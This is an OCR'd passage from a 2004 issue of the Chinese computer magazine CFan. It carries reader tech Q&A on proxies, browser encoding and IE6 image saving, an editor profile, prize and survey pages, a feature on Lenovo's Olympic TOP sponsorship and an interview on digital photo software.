答：如果你是局域网用户，发现不能登录 RealLink 服务器，请咨询一下网管，看局域网的网关服务器使用的是什么代理服务器软件，有些代理服务器软件需配置以后才能使局域网内的电脑登录。常见的代理服务器软件有 WinProxy、Sygate、Wingate、Jana、MS proxy Server、NetProxy、Winroute 等。如果服务器用的是 Wingate 和 Jana 这类支持 Socks5 的软件，你只需设置好代理服务器，然后在RealLink中设置好Socks代理就行了，地址就是你安装的网关服务器地址，端口是你自己配置的 Socks 端口。

3 繁体中文网页显示乱码问题

问：我在网上下载了一些繁体中文的 HTML 文件，但用 IE 打开后显示为乱码。而我用同样的 IE 浏览器上港台网站浏览显示没有任何问题。请问如何解决这个问题？

答：大多数网页文件都包含一些特定的信息，告诉浏览器它使用的语言编码类型(语言和字符集)。所以上一般的港台网站浏览就会自动正常显示。但如果你下载的网页文件不包含这些信息，而你又没有将 IE 浏览器的“语言编码自动选择”功能打开，IE 就不能确定正确的语言编码类型，而出现乱码。

一般来说，解决的办法是，只要通过 IE 的“查看→编码→自动选择”菜单命令使“自动选择”前带有复选标记即可。

但如果系统提示你下载语言支持组件，请单击“下载”，按提示下载安装。

如果“自动选择”功能无法确定正确的语言编码，而你知道应采用何种语言编码，则需要手工选择一种编码。

4 下载的图片为何都变成了 BMP 格式

问：我在使用 IE6 上网时，想从一些网页上下载标明为 JPEG 格式的图片，可不管是使用 IE6 中的图像工具栏，还是用鼠标右键单击该图片后选择“图片另存为”命令，IE6 都只能以 BMP 文件格式保存该图片，也就是保存时只有 BMP 格式选项。而 BMP 格式大大增加了文件的体积，记得以前不是这样。请问这是怎么回事？如何才能解决这个问题？

答：IE6 之所以不允许用户保存 JPEG 格式的图片，原因很可能是因为 IE6 的临时文件夹满了。解决该问题的办法是给 IE6 留出足够的存储空间，具体方法是：

(1)启动 IE6，在主界面的菜单中用鼠标依次选择“工具→Internet 选项”。

(2)接着在“常规”标签中选择“删除文件”命令，然后单击“确定”按钮。这样 IE6 就会允许保存 JPEG 格式的图片了。

5 控制远程电脑的 FlashGet 下载资料

问：我办公室的电脑使用的是宽带上网，而且 7×24 小时在线，有时候下班回家后找到一些好东西需要下载，但家中的“小猫”上网速度太慢。请问，能不能让家中的电脑遥控办公室电脑为我下载需要的资料，如何实现？

答：我们可以借助于一个邮件检测程序FlashCheck来远程控制电脑中的 FlashGet 下载资料。FlashCheck 是一个完全免费的 FlashGet 扩展程序，允许用户通过发送一个简单的 E-mail 启动另一台机器上的 FlashGet 下载选定的文件。当你在家中上网发现需要下载的文件时发送一个简单的、固定格式的邮件到公司的邮箱中，公司的 FlashCheck 软件就会自动启动 FlashGet 下载它，第二天到公司后可以用移动硬盘拷贝带回家。这样可以提高速度并且大大节约上网的费用。

使用该软件时，用户向被检测的账号邮箱发送带有下载命令标题的邮件，当 FlashCheck 检测到该邮件时将运行 FlashGet 下载指定文件。下载命令必须作为邮件标题，格式为：%FlashGet% -dl URL -psw Password

注：URL 指向需要下载的文件，Password 是启动下载代理的有效口令。

FlashGheck 0.57b(390k)的下载地址是：http://www.amazesoft.com/fc057b.exe

此外，还有一款 FlashGWQ 软件也可以实现此类功能，具体情况请参见http://www.skycn.com/soft/9099.html。CF [SB04]

读编茶座

老安:应读者朋友们的要求，我们的小编揭密专题已经刊登两期了，不知朋友们是否解渴。本期老安有幸能邀请出“爱”刊老将飞狼出马，痛揭“爱”刊新秀、素有“CFan 唐伯虎”美誉的Ricky 之“花花”事件，希望大家都来捧场。原本计划本期刊登 CFan 第一美眉编辑的绣房秘闻，但大家都说好戏应该放到最后，所以老安也就只能听从大家的了，大家可别说老安故意吊你们的胃口哟。

掀起小编的“盖头”来(三)

“天才”乖乖猪—— Ricky

■飞狼

当本期BT人物Ricky的名字公布在编辑部里QQ群中的时候，Ricky 哭了。Cornel 也哭了。(**老安:BT 为何物？也许看完后就能明白**)。



Ricky 哭是因为没有想到辛辛苦苦试图通过少BT别人而换取不被人BT的努力彻底归于了失败——为此 Ricky 长叹了一声曰:如今人为刀殂，我为鱼肉啊！(**飞狼乃有感而发，赋诗一首:风萧萧兮易水寒，鱼肉一去兮不复还！**)

而 Cornel 哭是因为终于活着等到了 BT Ricky 的这一天(**飞狼警示录:能 BT 时且 BT，莫等他人狂 BT**)。

Ricky(曾在身份证上用名王冬)，男，汉族，现年 24，未婚待娶中。

Ricky 皮肤白净，经常未语先带三分笑，加上网名叫做“王小猪”，所以江湖人送绰号——“十方通杀乖乖猪”。

按说乖乖猪的条件不错，IT 界有名的蓝领人士、智商高达 143，再加上有车有房，怎么说也该是个青铜王老五斗士中的王者，却至今未娶，也难怪近来江湖中无数美女要争风吃醋、大打出手了。所谓“红颜祸水”者，Ricky 也。(**飞狼按:有车有房者，自行车一辆、筒子楼一间也……**)

Ricky 自我评价:天才、推理大师、少年画家、厨艺高手、咖啡师、浪漫醉侠、BT、有种。

下面一一看来。

Ricky 喜欢推理是编辑部里很有名的，因为他的名字经常出现在“推理之门”网站及其聚会上。不过他的推理似乎仅限于某些网上的案件，而对于为什么“本次选题会被 FLP 枪毙的是2篇稿件而不是3篇稿件”这样的问题他总是无法作答。

Ricky 还很喜欢音乐，闲暇之余还常常架设个人广播电台，然后骗一两个 MM 过来收听，再时不时在播放音乐的过程中来上一句“下面这首歌专门送给某某MM”，骗得MM感动不已，以为真的是某音乐台的DJ很给小猪面子……加上小猪的声音很有磁性，据说还颇赢得了一些 MM 的欢心……

说到画画，其实 Ricky 小时候的梦想就是当画家，但画出的兔子怎么看怎么像海蜇，于是被老师痛扁一顿后除名，但长大后他一直自认是白痴老师扼杀了一个少年野兽派……

应该说 Ricky 还是个新时代的好男人，很喜欢照顾家里，比如他就多次说过他很喜欢买房子、置家具(飞狼:我也喜欢)、钻研厨艺、炮制咖啡(这一点倒是有可能的，因为时常看到 Ricky 的垃圾桶里有不少“雀巢咖啡”的袋子……)。

由于坚持“不浪漫毋宁死”的信条，所以Ricky每天骑车上班(其实飞狼怀疑他每天骑车的目的是为了和学生 MM 搭讪……)。另外，飞狼听说过他曾经夜晚喝得大醉后第二日依旧坚持上班，所以严重怀疑这才是 Ricky“浪漫醉侠”的称号由来——浪漫醉虾？！。

至于对 Ricky 是“BT”的评价，则有两个缘由:

1.Cornel 对于 Ricky 的评价是“Ricky is the BesT man in the world”，所以简称“BT”(严禁念做“变态”)。

2.Ricky 酷爱用 BT 下载各种东西(而且 Ricky 严重鄙视那些下载完就断线的人，所以 Ricky 坚持整夜做种，这也是 Ricky“有种”的由来)。

Ricky 最终给自己下的结语是六个字:人品好，觉悟高。并为此专门填词一首，表达做编辑的感受:

《沁园春·稀饭》

独立寒秋，作者北去，编辑挠头。
看校稿红圈，图文尽染；
漫篇病句，错字横流。
腰包常空，存折浅底，欲泡美眉不自由。
怅寥廓，问编辑发行，谁主沉浮？

看完这首词，飞狼终于明白，Ricky 为什么说自己是“天才”……一首词果然填的是回肠荡气，狗屁不通！

第9期杂志相关软件索引

	软件	软件说明	页码
荐	KBLaunch	在“运行”窗口直接查询微软知识库	14
	empty	针对指定程序清理内存的工具	15
	Disk Genius 2.0	DOS 下的中文分区工具	17
	DOS版本鼠标驱动1.9	DOS 版本鼠标驱动	17
荐	Gdisk 7.0	命令行方式的分区工具	19
	eXeScope汉化修正版 6.41	编辑修改系统文件的工具	22
荐	Burn To The Brim 2.8.1	为你提供一种合理的分盘刻录方案	29
荐	CDVista 0.714C	制作光盘“书架”	32
	WPSFix	修复 WPS 文档	36
	影子复读机 1.0	具有复读机的全部功能	36
	抓图精灵	体积小巧、功能简单的抓图软件	36
	VideoThumb 1.1	最小巧的摄像头监视软件	37
荐	TaskTracker 1.0.317	分类找到最近打开的程序及文档	37
	之软防盗报警系统 1.5	防盗系统	37
荐	Net Snippets 3.1.0.7	方便地收集、编辑、查询网上有价值的信息	69

信来信往

读者齐齐多: 我是一位老CFan，家里收集的《电脑爱好者》杂志已经有一箩筐了。杂志多了也成问题，有的问题明明知道《电脑爱好者》中曾经介绍过，可就是找不到在哪一期。请问哪里有《电脑爱好者》过刊目录的下载？

爱刊回音: 应广大读者朋友们的要求，我们整理了几套目录，涵盖从《电脑爱好者》创刊到目前的10多年的期刊目录，并已经上传到了《电脑爱好者》论坛的“读编交流”栏目中，供大家下载。需要的读者朋友可以到我们的论坛下载这些目录，其中包括最新一期杂志出版前的目录和导读预览。如果把所有文本追加到一个TXT文档中，就可以用“记事本”中的查找功能查找相关标题了。具体地址如下:

《电脑爱好者》前10年各期期刊目录下载(1993～2002年)

http://www.cfan.com.cn/ipb/index.php?showtopic=106721

《电脑爱好者》2003年全年24期总目录下载

http://www.cfan.com.cn/ipb/index.php?showtopic=106673

《电脑爱好者》2004年各期目录下载(含最新期刊目录导读预览)

http://www.cfan.com.cn/ipb/index.php?showtopic=106670

读者791991@sina.com: 能不能经常介绍一些电脑病毒。说起病毒，我想现在每一位电脑爱好者都会深受其害。比如我吧，尽管浏览网页时非常谨慎，但还是时常受到病毒的侵害，甚至连微软的网站都不敢浏览，更不要说收发邮件和QQ聊天了，给工作学习带来很大的不便。我看到《电脑爱好者》上说一些很出名的公司(比如微软)已经悬赏捉拿那些著名的病毒制造者了，可见病毒对大家工作学习的危害程度。所以我希望贵刊每期能介绍一下最近一段时间较出名的病毒和查杀办法，再对将来的一段时期病毒的趋势做一个预报，使广大电脑爱好者对病毒有一个更深的了解，以便更好地防范病毒，减少受病毒侵害的机会。

小特回复: 由于网络的普及加上各大杀毒软件厂商服务质量的提高，一个新病毒从暴发到消亡的时间已经缩短到几天甚至更短，再加上《电脑爱好者》的发行周期是半个月，为此我们不得不进行取舍，所以我们为大家介绍的是一些杀毒的技巧、方法、原理等。“授人以鱼不如授人以渔”，只要大家安装并每天开启杀毒软件，经常升级病毒库、不要关闭防火墙，那么也就不会那么容易地被病毒所感染了。

《电脑爱好者》10周年有奖征文活动 一、二等奖获奖者揭晓

奖项	姓名	得票率	奖品
一等奖:	李　静(山西)	得票率:27.13%	奖品:迅驰笔记本电脑
二等奖:	樊春冠(江苏)	得票率:26.08%	奖品:数码摄像机
	韩海清(江苏)	得票率:23.99%	奖品:数码摄像机
	沈利宾(陕西)	得票率:22.80%	奖品:数码摄像机

短信抽奖:

MP3:手机号码为138*****311的读者(其余154个奖项我们将直接与获奖者联系)

10周年征文所有奖品将在5月份全部发放

热心评刊员公布

以下31位读者被评为2004年第5期热心评刊员。全 表示为《电脑爱好者》2004年全年订户。

优秀奖1名（奖品为冲击波N-21CA音箱1台）

尚广聘　山东省枣庄市薛城区泰山北路富源小区6号楼1单元4户

纪念奖30名（奖品为《智能狂拼》软件1套）

张　健(河北)	张　盼(江苏)	贾志超(河北)	过鹏程(江苏)	蒋晨曦(河北)
过浩江(北京)	夏杰坤(山西)	时正晓(河南)	魏成龙(山东)	李　响(北京)
李建新(北京)	邵晓荣(甘肃)	严从平(安徽)	周元东(江苏)	徐健明(黑龙江)
刘　飞(江苏)	王　皓(湖南)	赵树国(山西)	王晓冬(南京)	钱角进(浙江)
侯　玉(陕西)	张奕平(广东)	门同军(吉林)	郝天宇(黑龙江)	薛晓鹏(江苏) 全
潘吉洲(陕西) 全	孙玉作(湖北) 全	黄　林(海南) 全	曾革麟(广西) 全	耿孝津(黑龙江) 全

最佳文章公布

2004年第5期优秀文章

第一名:“特别话题”栏目《电脑排障高手是这样练成的!—由零讲起的电脑排障速成班》作者:**祝捷 包佩英 何素娥 封立鹏**获得奖金500元和《电脑爱好者》荣誉证书。

第二名:“系统应用”栏目《为有源头活水来—让系统资源不再短缺》作者:**缘来如此**获得300元奖金和《电脑爱好者》荣誉证书。

第三名:“硬件步步高”栏目《认识计算机的心脏—CPU综述》作者:**昔时昔日**获得200元奖金和《电脑爱好者》荣誉证书。

《电脑爱好者》2004 年第 9 期评刊表

亲爱的读者:

为了更好地为您服务，把刊物办得更好，请协助我们填写此表。您的一条建议、一句批评对我们都很重要，也是您对我们最大的支持和爱护。在此我们全体编辑先向您致以衷心的感谢。请详细填写本期评刊表，我们将从本期回馈的评刊表当中挑选 33 位热心评刊员，发给丰厚的奖品。


DU ZHE PING KAN 读者评刊



特等奖 2 名
奖品:影视俏佳人电视卡
价值:299 元

◆电脑上观看电视/录影带/VCD/DVD/摄像机等设备输出的视频影像
◆全频道搜索,最多可接收157个电视频道,可自定义100个喜爱电视频道
◆可自行调整画面大小,最高分辨率可达1024*768,24位真彩色
◆软件可实时压缩成16种不同格式(如MPEG1、MPEG2等)的文件,方便制作成VCD、DVD
◆兼容PCI 2.1, Windows即插即用,支持Windows 98/ME/2000/XP
□公司电话:0757-5533538
□公司网址:http://www.gadmei.com
感谢佳的美电子科技有限公司提供产品赞助


影视俏佳人电视卡



优秀奖 1 名
奖品:三诺 N-21CA 音箱
价值:168 元

◆系统可配合个人电脑及 VCD、CD、DVD、TV、AV 等任何具有音频信号输出的设备使用。
◆音箱防磁设计,可配置在电脑显示器及电视机旁,不会造成干扰。
◆内置超重低音功率放大器,能满足您对低音的要求。
◆系统放音效果出众,低音澎湃震撼,中音明亮饱满,高音华丽清晰。
□公司电话:86-755-27718888
□公司网址:http://www.3nod.com.cn
感谢深圳市三诺电子有限公司提供产品赞助

三诺 N-21CA 音箱



纪念奖 30 名
奖品:《智能狂拼》软件 1 套
价值:38 元

《智能狂拼》软件是北京中文之星数码科技有限公司推出的基于 CLM(中文语言模型)技术的整句拼音输入软件。和市场上的传统拼音输入法相比，它最大的特点是实现了“汉语整句输入”，输入的平均准确率能达到 95% 左右，能提高人们的工作效率至少 30%以上。
□公司电话:010－68435995
□公司网址:http://www.cstar.com.cn
感谢北京中文之星数码科技有限公司提供产品赞助

智能狂拼

■个 人 资 料

姓名____________ 出生日期____________ 性别________ 文化程度________
职业____________ 联系电话____________ 通讯地址____________
邮政编码____________ Email____________ QQ____________

■本期文章评价 (请填文章结尾处的代码,如:YJ01。本栏为多项选择，可多选也可不选。)

本期最喜欢的文章		本期不喜欢的文章		标题最好的文章
文章代码	原　因	文章代码	原　因	文章代码

■本期栏目评价 (如关注此栏目，请选择“喜欢”或“不喜欢”;如不关注此栏目，只选择“不关注”即可。)

	不关注此栏目	喜　欢	不喜欢
CFan 新视界			
系统应用			
实用软件			
防黑防毒			
现代办公			
程序谷			
特别话题			
网络 e 生活			

	不关注此栏目	喜　欢	不喜欢
硬件步步高			
市场传真、数字生活			
评测直击			
创业 & 就业			
傻博士信箱			
编辑部在行动			
十七点以后			

■本期综合评价

1.本期杂志的综合评价:□很好 □较好 □一般 □较差 □很差
2.本期与前几期的比较:□比以前好 □与以前差不多 □不如以前
3.本期杂志的总体难度:□太简单 □还可以 □比较适中 □有点难 □太难

■特别专题调查


1.您希望本刊开辟 Linux 操作系统子栏目吗?□是 □否 □建议____________
2.您希望本刊更多地介绍网页设计方面的内容吗?□是 □否 □建议____________

(欢迎您监督本刊质量，欢迎您指出本期的各类错误或不足，请另附纸说明。谢谢!)

评刊表复印或手抄均有效，请寄至:北京 9615 信箱(邮编:100086) 《电脑爱好者》编辑部 / 评刊 2004 年第 9 期收

您也可以将评刊表和其他意见或建议通过电子邮件发往hotline@cfan.com.cn 评刊截止日期2004年6月1日(以邮戳为准)

裁 剪 线



7000万美元+奥运牌

——联想砸开国际化的突破口

■ 浙江 小捷 本刊记者 帅伟

向世界说——我来了！

2004年3月26日，这是中国奥运史以及中国企业发展史上注定将被铭记的一天。这天，联想集团在北京"联姻"五环旗，与国际奥委会签署合作协议，成为第六期国际奥委会的全球合作伙伴(The Olympic Partnership Program，简称TOP计划)。这是奥运历史上中国企业首次获此资格。联想这次取得的是"计算技术及设备"这一项的独家赞助资格，并将在2006年的都灵冬季奥运会和2008年的北京夏季奥运会上为奥委会提供价值约7000万美元的PC、服务器、笔记本电脑等设备。

早在联想入围TOP计划之前，与联想的志得意满相比，国内公众的言论却对联想此举充满了怀疑甚至是批判。一时间，"豪赌"、"虚火"和"泡沫"等定论充斥在论坛铺天盖地的帖子中，联想的拼搏似乎成为了一个败笔。其实，相似的质疑也在北京勇敢地向世界表达"成为奥运会主办城市"愿望的那一刻出现过。

小资料

奥运TOP全家福

联想是第六期TOP的11个成员的最后一个加入者。和联想站在一起的另外10家公司是：可口可乐、源迅公司、通用电气、美国恒康人寿保险、柯达、麦当劳、松下电器、三星电子、斯沃琪集团、威萨国际组织，其中9家在第五期TOP时就已经决定续签到本期。

为什么论坛中疯狂"灌水"的同胞们会产生这样的想法？是胆寒于柯达、三星这些国际巨头咄咄逼人的宣传气势？还是国内厂商曾经的积贫积弱让国人丧失了信心？我们无从知晓。可时至今日，笔者相信再没有任何有理智的人会怀疑北京2008年奥运会的成功。

入围TOP计划，是联想公司国际化战略中一个非常重大的突破口。它甚至对整个中国企业国际化都将起到很大的示范作用。其实，入围TOP计划的初衷，正好和我们冲击奥运的目的不谋而合！奥运的历史几乎无一例外地告诉我们，奥运绝不仅仅只是一场全世界最大规模的运动会，它也是一场全世界最大规模的国家经济实力的展示会，一场全世界最大规模的企业宣传盛会！我们成功申办了奥运，但这仅仅只是搭建起了一个框架，国内实力企业的主动介入，才是将无穷商机完全激发的途径。

机遇与挑战共存

可让人觉得心寒的是，联想的"夺标"和北京申奥成功一样的辉煌，一样的振奋人心，但却并没有让流言彻底消失。蓝色巨人IBM忧郁的阴影依旧让人不安——联想此次的成功入选正是顶替了"落魄"地退出的IBM。当联想是否能够入围TOP计划的谜底揭晓后，联想能否提供高品质的产品？能否负担得起沉重的费用？能否真正从TOP计划中获益？一时间又成为了各大论坛上质疑的焦点。

你知道吗

为什么TOP计划如此诱人？

奥运会是一场全世界人民共同参与的体育盛会，它"更快、更高、更强"的经典口号，不仅鼓舞着赛场上的奥运健儿，其精神也早已延伸到了我们社会生活的方方面面。1928年，可口可乐几乎"无心插柳"的1000箱饮料的赞助，成就了后来企业的辉煌。直至今日，可口可乐仍将广告宣传费用的一半用于对奥运会的赞助。可口可乐的巨大成功，吸引了无数国际商业巨子们角逐TOP计划。在IT领域，三星公司从1994年开始入选TOP计划的通讯设备项目后，其手机产品的全球热销更为后来者树立了一个榜样。2000年，三星斥资5000万美元成为悉尼奥运会TOP赞助商，后期又将赞助金额追加到了2亿美元。作为回报，当年三星的品牌好感度从52%上升到70%。2001年三星品牌价值64亿美元，全球排名第42位；而到了2002年，其品牌价值已经达到83亿美元，跃居到34位，是2002年百强品牌中升值幅度最大的。

据估算，联想需要为入围TOP计划付出高达7000万美元。联想以200多亿港元的年收入，能否承担如此高昂的费用实在令人担心。即使是拿和我们情况相似的三星1994年入围TOP计划时的企业情况来对比，当时的三星公司整体实力依然比目前的联想要强得多。而早在2000年奥运会之后，蓝色巨人就放弃了TOP计划的参与，使"计算技术及设备"这一赞助项目空缺。而且之后的2000年奥运会，也没有IT厂商"接单"，导致奥委会只能自己采购设备！这更加剧了人们的担心。

在TOP计划华美外衣逐渐剥落的今天，TOP计划参与企业获益者仅有25%的实情让TOP的神话几乎彻底崩溃。TOP计划只是为企业发展提供一种推力，企业只有充分利用这一平台进行全面的品牌推广才能真正从TOP中获益。入围TOP远不是全部。可前途的艰难并不意味着失败的必然。谁又能说联想不会是那成功的25%中之一，谁又能说联想这位东方小巨人此次不是踩着蓝色巨人IBM的脚印开始真正走向世界

市场，谁又能说和IBM一样以蓝色作为企业文化主色调的联想不会成为明日东方乃至世界的新的蓝色巨人呢？

"把5%的希望变成100%的现实"，"每一年，每一天，我们都在进步！"联想蓬勃的创业创新精神正伴随着联想从20世纪80年代以生存为目的贸易型企业，进化到90年代以争夺国内市场领导者为目的的自有品牌发展阶段。从"Legend"风靡中国PC市场，到联想具有国际化风格的新标志"Lenovo"的横空出世，联想一路走来，直到今天成为走向全球化的"弄潮儿"——参与全球性竞争，打造"国际化的联想"。

用实力粉碎猜忌

联想的经济实力确保了它面对奥运会重任的游刃有余。漫步在电脑城中，联想携手奥运的广告已经随处可见，而联想产品的持续热销也确保了联想未来良好的"钱"景。事实证明，联想有足够的能力负担高额的赞助费，也有能力借助奥运会推广自己。

联想有绝对的技术实力来面对来自全球IT界巨头的挑战，它入围TOP绝对不是所谓的"豪赌"。还是让我们用数字来说明联想的实力吧！中国市场三分天下有其一、PC行业亚洲第一、全球前十，在经过近20年的发展后，联想取得了长足的进步。联想产品的实力首屈一指，产品强大实力的背后是技术的不断进步：从包含了大量自主研发成果的高性能服务器、存储技术，到以Legend World的旗号向业界展现的"关联应用"技术，乃至基于Linux的嵌入式系统LEOS的推出，联想已经成长为目前中国"技术驱动"型企业的典型代表。

国际奥委会市场开发委员会主席海博格先生是这样评价联想的："TOP家庭的企业及其产品都具有优秀品质和良好形象，居于世界领先地位。联想作为世界知名的计算技术设备制造商，用实力获得了不仅仅是国际奥委会和奥运会主办城市组委会的信赖，而且包括来自世界各国的奥运代表队和奥运热心观众的信赖。"他还强调选择联想是对联想实力的认可。

而多年的积累，也造就了联想一流的服务能力，毫不夸张地说"有阳光的地方就有联想服务"。2500名专业工程师构成的覆盖全国33个省市的联想阳光服务网络、提供多种线上服务的联想网站"阳光社区"、拥有300条电话线路、350个坐席、500多名工程师，日接待2万次左右电话咨询的新型呼叫中心，共同构成了联想立体化的服务体系。"快速反应，完美服务"，恐怕没人会怀疑联想在服务这一传统强项中的能力。

联想也有足够的能力承担入围TOP后的另一项责任——为奥运活动提供计算机产品和服务。目前，联想的计算机、服务器、打印机等系列产品都已经运行在都灵冬季奥运会的体育场馆里，联想的服务团队也已经开始在都灵奥运会信息系统中提供服务。2006年都灵奥组委副主席Evelina Christillin对联想集团的产品品质和技术水平做了高度评价，"联想提供给都灵冬奥会的计算技术设备，已经通过了国际奥委会的严格测试，并已在都灵顺利交付使用。我们的工作人员对联想的技术支持、产品品质和服务感到非常满意，它们都是世界一流的。我们不仅喜欢联想的产品，也非常喜欢联想这家公司。在欧洲，人们非常关注中国经济的快速发展，中国企业的实力引人注目。"

联想今后将继续从技术、产品、服务、资金等各方面为2006都灵冬奥会和2008北京夏季奥运会提供支持，这恰恰是联想的强项所在——论及计算技术设备的种类、品质，联想早可与洋品牌一争锋芒；而说到服务，在2008年北京奥运会中联想更是占据了近水楼台的有利位置。

突破——勇者与智者的游戏

联想的入围不是"豪赌"，联想承担TOP的义务——提供巨额的赞助费和高质量的设备也绝对不是"虚火"。联想从TOP中获益也绝对不是像"泡沫"一样虚幻。

根据联想目前的实力，"联姻"国际奥委会是一种明智的、理性的决策和选择。正如联想集团总裁杨元庆所说："国际化是联想的愿景，奥运是我们实现国际化愿景的载体，它不仅能够帮助我们培育国际化的市场，锻炼国际化的队伍，同时也能为联想品牌的形象和企业文化注入新的激情和活力。"的确，联想进军TOP，就可以利用与奥委会和将近200个国家奥委会建立的紧密合作关系，就可以借助奥运会在全球的影响力建立遍及全球的营销平台，向世界展示良好的企业形象，为"国际化的联想"领航。

而且，崇尚创新的IT行业向来是不进则退的。片刻的犹豫或者退却，对于企业来说可能意味着失败。或许现在手捧杂志的你并不了解，在中国企业的发展历史上，就曾经有过这样尴尬的一幕。熟悉健力宝的朋友可能知道，在悉尼奥运会上，健力宝曾经从中国奥运代表团赞助名单中突然消失，而其中的原因就是作为TOP计划成员之一的可口可乐公司所拥有的全球范围的宣传排他权——在软饮料领域，除了可口可乐外，其他任何一种产品都不得染指任何与奥林匹克运动有关的一切赞助活动。

TOP计划坚持全球性"惟一"、"排他"的游戏规则，在某种意义上是极度残酷的。如果，联想当初没有鼓足勇气挑战TOP的话，那么联想或者是其他的民族企业或许就会

你知道吗？

奥委会如何使用联想的电脑？

奥运赛场可以说是一个情况极其复杂而且变幻多端的舞台，赛事进行中各种情况都可能出现，而且对于结果的时效性、准确性要求也极高。一旦由于后台的计算设备影响了计分、裁判等系统的运行，受到的损失将难以预计。联想提供的设备是如何参与并保证奥运会的顺利进行的呢？首先要澄清的是，联想并不是像当年IBM那样完全承担所有的信息系统，包括硬件、软件、系统集成。奥委会的策略是将众多的硬件设备分开，有负责显示设备的松下，有负责计时设备的Swatch，有负责无线设备的三星，也有负责计算设备的联想，所有这些设备再由源讯公司（Atos Origin）做最后的系统集成。奥委会在设备选用上最强调的是运用成熟的技术，联想本身在计算技术上就是强项，超级计算机等多项技术处于领先地位。所以，奥委会才会向联想发出入围TOP计划的邀请。

尴尬的数码相片

与友立老总对话数字影像软件的现状

■ 本刊记者 帅伟

一次，记者在北京某公园门口等人，无聊之余，以数游览者持数码相机和胶片相机进入公园的人数来打发时间。半个小时下来，共有12人携带相机进入公园，其中数码相机竟然占到8台之多，比例高达近70%！这个结果令记者感到非常的意外和惊叹。数码相机作为一种快速记录、再现和传播照片的设备，正在被老百姓快速地接受着，但他们是否能同样快速地接受并掌握数码相片的新应用模式呢？比如说，用互联网快速传播、用光盘介质保存等等。带着这个问题，记者和友立公司大中华区副总经理叶国雄先生进行了一次对话。

对此，叶国雄先生认为：目前国内普通消费者购买数码相机，更多的是因为它被宣传成了一个“高技术”、“时尚”的产品，似乎购买了它就等于掌握了高技术并拥有了时尚。但是，由于长期以来传统照片文化的浸淫，以及国内电脑、互联网等相关产品和技术仍处于普及阶段，因此，造成了“拥有数码相机≠时尚”的事实。

对于这个现状，叶国雄先生援引了一组数据来说明：目前国内DC用户中，约五成的人将数码相机拍摄的照片不经任何处理直接送到冲印店（数码）冲印输出；剩下的一半用户，又有1/2只是将数码照片存贮在电脑里面，只进行简单的浏览；最后1/4的用户，才有可能应用各种数字图片处理软件来进行后期加工和进行其他方式的处理。而在国外，尤其是在数码相机应用最发达的日本，情况完全相反。以日本为例，大约3/4的用户会用各种软件将数码相机照片进行处理后再进行输出、存储或传播。

这个现状凸现了和DC设计初衷完全背离的应用状况。“传统影像贵在输出，数码影像贵在分享”，“影像不处理就不要买DC”，叶先生进一步道出了这个观点。当记者问及造成这一现象的更深层次的原因时，叶先生认为，除了电脑和网络普及的因素外，目前数字影像处理软件本身也存在很大问题。首先是软件的易用性还有待大幅度提高，由于照相机是“平民百姓”的生活用品，怎样让软件在不需要任何手册指导的前提下正确使用，是决定性因素——不会用，当然没人用；其次就是软件的价格问题，目前国内用户对软件价格的承受能力还是偏低，而数码相机厂商为了利润又往往疏于做优秀软件的捆绑销售，导致软件的普及遇到很大障碍。

叶国雄先生的一席话，确实道出了目前国内DC用户的应用现状。但对于“影像不处理就不要买DC”这个观点记者还是持不完全赞同意见的，毕竟，DC即拍即得、实时筛选的功能确实大大方便了用户，从根本上改变了拍摄的观念和过程，也极大程度地节约了拍摄的成本。但对于“数码影像贵在分享”这个观点，是完全能达成共识的。

而软件在数码相片应用中的问题，记者则认为首先还是决定于价格。其实，就我们的了解，很多用户并不是不用软件，只是他们为了节约成本大多选择了共享软件、自由软件（甚至使用盗版）。对此，作为媒体，我们呼吁更多的数码相机厂商和数字影像软件开发厂商能进行更深入、更广泛的合作，让我们的用户能早日完成“一站式”购买，使影像共享之路能真的畅通无阻。CF [XW02]

CFan 新视界 CFan 新视界 CFan 新视界 CFan 新视界 CFan 新视界 CFan 新视界

是下一个“健力宝”。也就是说，一旦TOP计划在IT设备产品领域的合作伙伴被别的国际巨头夺得，那包括联想在内的国内企业将无缘所有国家与奥林匹克运动有关的一切赞助活动，即使是在2008年的北京。相信那些正在拚命“灌水”，发表质疑的人届时面临的将不仅仅是无言的尴尬！在我们呼吁国内厂商不断振作，努力崛起的同时，是否也应该对像联想那样积极进取的国内企业多一份理解、多一点支持呢？

此次，联想顺利拿下TOP计划这枚“金牌”，不仅能帮助联想打入了国际市场，更确保了联想能够稳稳地获取未来参与全球竞争的良机。面对戴尔、IBM这样的国际巨头，参与TOP计划无疑成为身材依然“单薄”的联想的一个制胜的机会。这对联想集团、对中国企业来说都将是一个走向全球化的标志性的全新开始。年轻的联想与同样具有年轻精神的国际奥委会的合作是建立在双赢的平台上共同的发展。我们期待年轻的联想，同更多同样年轻的民族企业一起，在全球的舞台上，带给国人更多的惊喜与荣耀。中国企业进军世界的号角已经吹响。2008，让我们一同期待！

编后：中国有13亿人口，中国有13亿潜在的消费者，中国有巨大的市场！这是无数国际知名厂商对中国进行市场评估时必然提到的因素，这些因素给我们带来的是巨大的国际投资。随着改革开放的不断深入，我们在敞开胸怀接纳国外的企业和它们的产品。但同时有一个问题却始终让我们难以欢欣鼓舞，这就是我们的企业和产品，尤其是在高技术领域，如何进入和占领国际市场？毕竟国内市场再大，也不足以让我们在未来再次闭关自守、自给自足。

这两年，随着中国加入WTO，国内企业在被别人“打进来”的同时，也时刻在策划着如何打出去。但成功者凤毛麟角。我们缺少什么呢？平心而论，我们缺少的东西很多。但除了实力、技术和策略等这些硬指标外，小编认为，胆略和抓住机遇是我们最需要解决的问题。

此次联想借助奥运，以7000万美元为其国际化战略埋单的壮举，必将成为企业发展的里程碑。虽然入围TOP计划的商业风险确实不小，而且对联想的技术和服务实力也是一次巨大的考验，但毕竟这一步的足印绝对够深。无论联想公司最终是否能将自己推销给世界，这都是一次勇敢的尝试；无论联想在商业上是否能取得实利，它也必将对我们的整个IT产业乃至整个企业界起到很大的鼓舞作用。它第一次让中国的产品和中国的技术与世界级的巨头们站在了一起，第一次向世界证明——我们做得到！CF [XW01]

讲述小编自己的故事……

电脑 人品 念佛……

■ Andy

最近编辑部里比较流行一个词组——“人品问题”。

